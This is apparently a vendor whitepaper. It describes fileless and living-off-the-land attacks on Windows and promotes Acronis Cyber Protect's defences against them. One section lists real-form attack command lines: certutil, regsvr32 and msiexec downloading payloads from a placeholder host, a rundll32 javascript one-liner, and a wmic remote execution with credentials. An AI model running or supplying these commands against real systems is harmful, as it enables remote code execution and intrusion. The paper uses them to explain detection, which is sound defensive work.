Acronis

WHITEPAPER

Preventing fileless attacks with **Acronis** Cyber Protection

Stopping attacks traditional solutions can't

We're all familiar with the term "malware": malicious software that, for decades, has corrupted data and been stopped by anti-virus and anti-malware suites. As implied by its name, malicious software has a malicious executable file or DLL as the main host of their malicious functionality delivery. Malicious software has been studied by IT security companies for years. Researchers and developers are quite familiar with it and, at a certain point, cybercriminals understood that they had to invent or explore new attack vectors. That's how fileless attacks with the "living-off-the-land" approach appeared. The concept has been around for decades and was heavily used on Unix attacks in the past, but it got new life recently on Windows systems.

What is a fileless attack

There are many definitions with slight variations for fileless attacks. To put it simply, fileless attacks are attacks without a specific malicious file on disk. A fileless attack leverages legitimate apps and processes to perform malicious activities like privilege escalations, payload deliveries, data gathering, and so on.

This technique, when preinstalled legitimate software is used in a fileless attack, is often called "living-off-the-land". Very often we see that only some phases of an attack chain are using fileless techniques, thus making the whole attack technically not fileless.

All this can happen in random access memory (RAM) only and leave no traces after a machine reboot. That means when one of these attacks strikes nothing related to malicious activity should be written to the target hard drive, meaning that fileless attacks are very much resistant to existing security detection technologies like file-based whitelisting, signature detection, hardware verification, etc. because they leave practically no evidence that could be used by digital forensic investigators to identify and understand the attack later on.

MEMORY ONLY ATTACKS ❯	e.g. remote code exploits such as EternalBlue and CodeRed
DUAL-USE TOOLS ❯	Using benign tools, such as PsExec, to do malicious things
NON-PE FILES ❯	Documents with macros, PDFs, JavaScript, and scripts (VBS, JavaScript, PowerShell,...)
FILELESS LOADPOINT ❯	Hiding scripts in the registry, WMI, or GPO, e.g. Poweliks


Key attributes of the living-off-the-land approach.

Fileless attacks are on the rise

Fileless attacks emerged as a threat in 2017 and quickly were shown to be an effective attack vector. Since then, they've grown in popularity among cybercriminals.

In fact, the Ponemon Institute's 2017 "The State of Endpoint Security Risk Report" indicates that 77% of successful malware attacks involved fileless techniques. Another example, malicious PowerShell scripts — one of the key components of fileless malware attacks — increased more than 1,000% in 2018 and accounted for 89% of all fileless malware attacks. The usage of fileless attacks went up by 265% in the first half of 2019, compared to the previous year, according to one security firm report.

This enormous increase is because traditional signature-based anti-viruses are still in place. However, without an executable, there is no signature for this type of anti-virus software to detect. Another reason for this growth in popularity is the use of authentic, trusted resources, as PowerShell or any other legitimate tool will typically be whitelisted, meaning many solutions won't track what it does. If the behavior of these benign applications is monitored, then there is a high risk of false positive detections, as the same tools are also used by sysadmins for their daily work.




Execution of fileless attacks

Let's take a look at how fileless attacks typically perform. As with other attacks, there is a delivery stage, persistency or finding ground in the OS stage, and finally, an execution stage when the malicious actor achieves what they want.

In a fileless or living-off-the-land attack, delivery is done through exploits, scripts, macros, or links. Documents with macros, VB scripts, PowerShell scripts, or the use of system commands (such as netsh) all fall under the fileless attack category and matches the living-off-the-land specification. This is also applicable to memory only shellcode executed by an exploit that doesn't write any files on disk.

At the same time when dual-use tools, especially Mimikatz or Pwdump, are downloaded to the hard drive the attack won't be considered fileless or living-off-the-land.




The delivery or incursion stage can start by exploiting a remote code execution (RCE) vulnerability to run shellcode directly in memory. More commonly, it is an email with a malicious script inside a document or hidden in another system file such as an LNK file. For example, cybercriminals can send you a phishing email with a link that looks legitimate. However, when you click on the link, it exploits a vulnerability in the browser and executes malicious commands in browser memory: capturing your data, performing illegal cryptomining, or encrypting files to try and ransom back to you later.

Sophisticated fileless attacks often implement multiple stages with downloader or self-decrypting parts, each of which might use living-off-the-land techniques. This can be as simple as misusing system tools by logging in with a stolen or guessed password.


Script-based attacks are the most popular nowadays. Malicious script is primarily delivered as email attachments and after that can be passed directly into a script execution app like PowerShell or WSCript.

Specific examples of how it's made include:



- Office ⟶ cmd.exe ⟶ wscript.exe
- mshta.exe ⟶ cmd.exe ⟶ powershell.exe ⟶ powershell.exe
- svchost.exe ⟶ wmiprvse.exe (WMI) ⟶ powershell.exe
- Office ⟶ taskeng.exe (scheduled task) ⟶ powershell.exe

Example of a KOVTER attack execution.



Once your computer is compromised, persistency (or finding ground in the infected system) may or may not be fileless. The threat may also not be persistent at all, depending on the attacker's goal. In fileless load points we frequently see malicious scripts being used and stored in the registry or within Windows Management Instrumentation (WMI), a set of specifications from Microsoft that consolidate the management of devices and applications in a network from Windows computing systems.

Finally, to execute or deliver the malicious payload, cybercriminals will often use dual-use legitimate tools. These can be applications you've already installed, like Microsoft Word (VBScript) or certutil.exe. Malicious code can be injected into these trusted applications, which can then be hijacked or orchestrated to perform desired actions. We already covered Microsoft PowerShell and Windows Management Instrumentation, which are widely used by cybercriminals for this purpose. In the case of PowerShell attacks, often small scripts are used to download further scripts directly to memory and execute it from there. Command line executing in the case of dual-use tools can look like this:

- wmic.exe /node:[IP Address] /user:[USERNAME] /password:[PASSWORD] process call create "%System%\rundll32.exe \"%Windows%\perfc.dat\" #1 60"
- certutil.exe -urlcache -split -f http://domain.tld/payload.exe payload.exe
- rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication "; eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");
- regsvr32 /s /n /u /i:http://domain.tld/file.sct scrobj.dll
- msiexec /q /i http://domain.tld/cmd.png

How Acronis stops fileless attacks

As you would expect from a modern cybersecurity solution, Acronis Cyber Protect can detect and stop fileless malware with its multilayered approach to threat response.

The Acronis Behavioral Engine monitors PowerShell and other apps, analyzing what they're doing to identify unexpected, uncommon behaviors. That means if any kind of executed script performs actions that malware typically does or these actions could lead to system compromise, the script will be stopped and the admin will get an alert.

Let's take a look at an example from above to see how the Acronis Behavioral Engine combined with URL filtering will help:

msiexec /q /i http://domain.tld/cmd-msi.png

1. The Acronis Behavioral Engine (ABE) sees that msiexec executed with the above stated command line
2. ABE invokes URL filtering on http://domain.tld/cmd.png
3. ABE learns from URL filtering that this URL is malicious
4. ABE terminates the process and raises an alert

Acronis' AI-based static analyzer is also trained to check the outcome of the running script, delivering both a second opinion and another layer of security. If an attacker was able to upload the initial script because the server was not properly patched, that means there were no vulnerability assessment and patch management capabilities in place. Acronis Cyber Protect can help defend against these kinds of attack vectors by utilizing embedded vulnerability assessments and patch management. With these capabilities, attacks are stopped before the Acronis Behavioral Engine or AI-based analyzer is even needed.

In the case of zero-day vulnerabilities, Acronis Cyber Protect will react with exploit prevention – currently being developed, available in Q4 2020. Until that feature's release, Acronis Cyber Protect analyzes memory

and popular, trusted processes to detect injections and other typical malicious activities used in advanced attacks. For instance, Acronis Cyber Protect is scanning Windows Registry to find any dangerous anomalies here as part of a regular system scan.

To summarize, Acronis Cyber Protect has the following technologies to detect and stop dangerous fileless attacks:

- **Vulnerability assessment and patch management**
- **URL filtering to stop in-browser attacks**
- **Critical area scans: memory, registry, etc.**
- **Legitimate process injection detection**
- **Acronis Behavioral Engine**
- **AI-based static analyzer**
- **Event analysis: Event Tracing for Windows (ETW) and Anti-malware Scan Interface (AMSI)**
- **Exploit prevention (to be available with Q4 2020 update)**